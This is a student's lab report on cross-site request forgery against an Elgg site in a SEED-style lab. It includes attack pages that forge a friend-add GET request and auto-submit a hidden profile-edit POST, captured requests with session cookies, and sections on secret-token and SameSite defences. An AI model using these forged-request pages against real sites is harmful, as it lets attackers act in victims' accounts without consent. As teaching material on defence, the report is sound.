I confirm that I will keep the content of this Lab confidential. I confirm that I have not received any unauthorized assistance in preparing for or writing this Lab. I acknowledge that a mark of 0 may be assigned for copied work.

Name: Siddharth Samber

Student number: 110124156

LAB 8

Master of Applied Computing

Networking & Data Security

COMP 8677

University of Windsor

Submitted By:

Siddharth Samber


110124156

Submission Date:

27 March 2024


PART 1

addfriend.html content




```
GNU nano 4.8                                    addfriend.html
<html>
<body>
<h1>This page forges an HTTP GET request</h1>
<img src="http://www.seed-server.com/action/friends/add?friend=59" alt="image" width="1" height="1" />
</body>
</html>
```

Samy is friend of Alice



HTTP GET request for adding Samy as a friend of Alice




```
http://www.seed-server.com/action/friends/add?friend=59
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.attacker32.com/addfriend.html
Cookie: __gsas=ID=73303bf61df47dae:T=1710956053:RT=1710956053:S=ALNI_Mb_-jv9GAG8_cElfK5p3FXmI2qn7Q; Elgg=to
GET: HTTP/1.1 302 Found
```


Alice's Cookie is automatically attached with the request

PART 2

Editprofile.html content




```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is MY HERO'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}
```




```
// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```

Alilce's Modefied Profile




HTTP POST REQUEST



```
http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 87
Origin: http://www.attacker32.com
Connection: keep-alive
Referer: http://www.attacker32.com/editprofile.html
Cookie: __gsas=ID=73303bf61df47dae:T=1710956053:RT=1710956053:S=ALNI_Mb_-jv9GAG8_cElfK5p3FXmI2qn7Q; Elgg=eu
Upgrade-Insecure-Requests: 1
name=alice&briefdescription=Samy is MY HERO&accesslevel[briefdescription]=2&guid=56
POST: HTTP/1.1 302 Found
Date: Wed, 27 Mar 2024 22:03:29 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Location: http://www.seed-server.com/profile/alice
Vary: User-Agent
Content-Length: 406
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

PART 3


COOKIE ATTACHED IN HTTP REQUEST BUT SECRET TOKEN PAIR IS NOT



```
http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 87
Origin: http://www.attacker32.com
Connection: keep-alive
Referer: http://www.attacker32.com/editprofile.html
Cookie: __gsas=ID=73303bf61df47dae:T=1710956053:RT=1710956053:S=ALNI_Mb_-jv9GAG8_cElfK5p3FXmI2qn7Q; Elgg=eu73gqvuv4ua7vmua3sm6iur1s
Upgrade-Insecure-Requests: 1
name=alice&briefdescription=Samy is MY HERO&accesslevel[briefdescription]=2&guid=56
POST: HTTP/1.1 302 Found
Date: Wed, 27 Mar 2024 22:18:50 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Location: http://www.attacker32.com/editprofile.html
Vary: User-Agent
Content-Length: 414
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

It can be observed that cookie attached with the request but sectret token pair is not , hence the verification fails and it says that token and time stamp field is missing.

FAILED PROFILE EDIT



Form is missing __token or __ts fields

Form is missing __token or __ts fields

Form is missing __token or __ts fields

Form is missing __token or __ts fields

Form is missing __token or __ts fields

Form is missing __token or __ts fields


Form is missing __token or __ts fields

Form is missing __token or __ts fields

PART 4

LINK A (example32.com)

Scenario 1: GET REQUEST (link)




Displaying All Cookies Sent by Browser

- cookie-normal=aaaaaa
- cookie-lax=bbbbbb
- cookie-strict=cccccc

Your request is a same-site request!

Scenario 2: GET REQUEST (form)




Displaying All Cookies Sent by Browser

- cookie-normal=aaaaaa
- cookie-lax=bbbbbb
- cookie-strict=cccccc

Your request is a same-site request!

Scenario 3: POST REQUEST (form)




Displaying All Cookies Sent by Browser

- cookie-normal=aaaaaa
- cookie-lax=bbbbbb
- cookie-strict=cccccc

Your request is a same-site request!

LINK B (attacker32.com)

Scenario 4: GET REQUEST (link)




Displaying All Cookies Sent by Browser

- cookie-normal=aaaaaa
- cookie-lax=bbbbbb

Your request is a cross-site request!

Scenario 5: GET REQUEST (form)




Displaying All Cookies Sent by Browser

- cookie-normal=aaaaaa
- cookie-lax=bbbbbb

Your request is a cross-site request!

Scenario 6: POST REQUEST (form)



Displaying All Cookies Sent by Browser

- cookie-normal=aaaaaa

Your request is a cross-site request!

Explanation :

1. **Scenario 1,2 ,3** : It is same site request hence regardless of the type of request , cookie-normal , cookie-lax and cookie-strict all will be displayed.
2. **Scenario 4, 5** : It is cross site request . In Scenario 4 it is get request by link and in Scenario 5 it is get request by form, both of these are top level navigation. Hence cookie-lax is displayed in this case . Also cookie-normal is displayed irrespective of same site or cross site request. For cookie-strict it is not displayed as it is a cross site request.
3. **Scenario 6:** It is a cross site request . In scneario 6 it is POST request which is not considered top level navigation (user actions that result in change of URL) as it is POST request is used to enter sensitive data , hence cookie-lax is not displayed in this case . cookie normal is displayed irrespective of same site or cross site request. Cookie strict is not dispalyed as it is a cross site request

Scenarios	Cookie-normal	Cookie-lax	Cookie-strict	Request type	Top level naviagtion
1	Set	Set	Set	Same site	Yes, GET
2	Set	Set	Set	Same site	Yes, GET
3	Set	Set	Set	Same site	No POST request
4	Set	Set	Not Set	Cross site	Yes , GET
5	Set	Set	Not Set	Cross site	Yes, GET
6	Set	Not Set	Not Set	Cross site	No POST request

Cookie type	SameSite attribute Value	Description
Normal	None	Sent with both same-site and cross-site requests.
Lax	Lax	Sent with top-level navigation cross-site requests.
Strict	Strict	Not sent with any cross-site requests.

Top Level navigation requests : It includes user initiated request for navigation.

Includes: Clicking on links, entering address in address bar, submit form via GET requests.

Doesn’t include: Browser initiated request for sub-resource like image, scripts , POST requests.

Same Site cookie mechanism to help Elgg defend against CSRF attacks

Cookie-normal

Scenario: Elgg can use cookies to store the URL of posts saved by user.

Usage: Elgg can set these cookies as "cookie-normal" without specifying any Same Site attribute.

Reason : This allows the cookie to be sent with both same-site and cross-site requests.

Cookie-lax

Scenario: Elgg can have functionality that allows users to share content via social media platforms by embedding social media widgets on its pages.

Usage: Elgg can set cookies associated with these social media widgets, such as tracking cookies or user preferences, with the Same Site attribute set to "Lax."

Reason: This allows the cookies to be sent with cross-site requests initiated by just top-level navigations (user action that results in change of URL) like clicking link, get form request.

Cookie-strict

Scenario: Elgg handles sensitive user data like personal chat messages.

Usage: Elgg can set cookies associated with sessions or authentication tokens as "cookie-strict," with the Same Site attribute set to "Strict."

Reason: This ensures that these critical cookies are never sent with any cross-site requests, preventing unauthorized access.